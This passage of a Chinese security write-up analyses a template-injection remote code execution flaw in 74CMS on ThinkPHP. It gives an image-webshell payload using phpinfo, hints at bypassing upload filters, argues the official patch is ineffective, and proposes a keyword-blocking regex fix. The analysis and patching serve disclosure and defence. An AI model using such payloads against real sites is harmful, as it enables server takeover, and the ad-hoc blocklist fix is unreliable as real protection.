    <link href="{:C('TPL_PUBLIC_DIR')}/css/common_ajax_dialog.css" rel="stylesheet" type="text/
css" />
    <link href="{:C('TPL_COMPANY_DIR')}/default/css/jobs.css" rel="stylesheet" type="text/css" />
    <script type="text/javascript" src="https://api.map.baidu.com/api?
v=2.0&ak={:C('qscms_map_ak')}"></script>
    <!--        <script src="../default/public/js/jquery.common.js" type="text/javascript"
language="javascript"></script> -->
</head>
<body>
<include file="public:header_other" />
<div class="new-se-group">
    <div class="new-se-main">
        <div class="comshow_new">
            <div class="comlogo">
                <img src="{$info['logo']}">
            </div>

            <div class="cominfo">
                <div class="cname">
                    {$info['companyname']}
                    <if condition="$info['audit'] eq 1"><img
src="{:attach('auth.png','resource')}" title="认证企业"></if>
```

因此最终的图片马所要包含的内容应该是：

```
<?php phpinfo(); ?>
<qscms:company_show 列表名="info" 企业id="$_GET['id']"/>
```

另外一点，骑士 CMS 对于图片上传是有过滤的，所以需要绕过技巧，具体可以自行研究，当然你也可以考虑上传 docx 或者其他类型的文件，对于包含的结果是没有影响的

0x04 漏洞修复

官方虽然给了修复的方法，如下：

`BaseController.class.php` 文件中 169 行 `assign_resume_tpl` 方法中添加判断

```
$view = new \Think\View;
        $tpl_file = $view->parseTemplate($tpl);
        if(!is_file($tpl_file)){
            return false;
        }
```

文件 2


路径：`/ThinkPHP/Library/Think/View.class.php`， `View.class.php` 文件中 106 行 `fetch` 方法中修改，将 110 行

```
if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_').':'.$templateFile);
```

代码注释替换为

```
if(!is_file($templateFile)) E(L('_TEMPLATE_NOT_EXIST_'))
```

但其实这种修复方式是没有用的，我们依旧可以执行命令，如下图所示：



这里提供一个个人的临时修复方案：

`BaseController.class.php` 文件中 `assign_resume_tpl` 方法中添加判断

```
$pattern = "\.\/|\.\.\/|:|%00|%0a|=|~|@|file|php|filter|resource";

    if(preg_match("/".$pattern."/is",$tpl)== 1){
        return $this->_empty();
    }
```

如下所示：


```
/**
 * 渲染简历模板
 */
public function assign_resume_tpl($variable,$tpl){
    foreach ($variable as $key => $value) {
        $this->assign($key,$value);
    }

    $pattern = "\.\/|\.\.\/|:|%00|%0a|=|~|@|file|php|filter|resource";

    if(preg_match("/".$pattern."/is",$tpl)== 1){
            return $this->_empty();
    }

    return $this->fetch($tpl);
}
```

在此执行命令时，发现已经失败了：



0x05 总结

本漏洞其实也是寻常的模板注入漏洞，由可控参数传入 `fetch()` 函数，这个漏洞产生的方式相信很多人已经很熟悉了，前段时间分析的 fastadmin 前台 RCE 也是由这个原因，但上次偷懒没有分析具体传入的流程，本次分析的比较具体，有不足或错误之处希望师傅们指出，共同学习。最后感谢续师傅的指点（抱大腿）

0x06 参考

https://blog.csdn.net/qq_16877261/article/details/53484671

https://juejin.im/post/6844903982905688078

http://www.111com.net/phper/thinkPhp/104435.htm

https://www.kancloud.cn/manual/thinkphp/1697

http://www.74cms.com/news/show-2497.html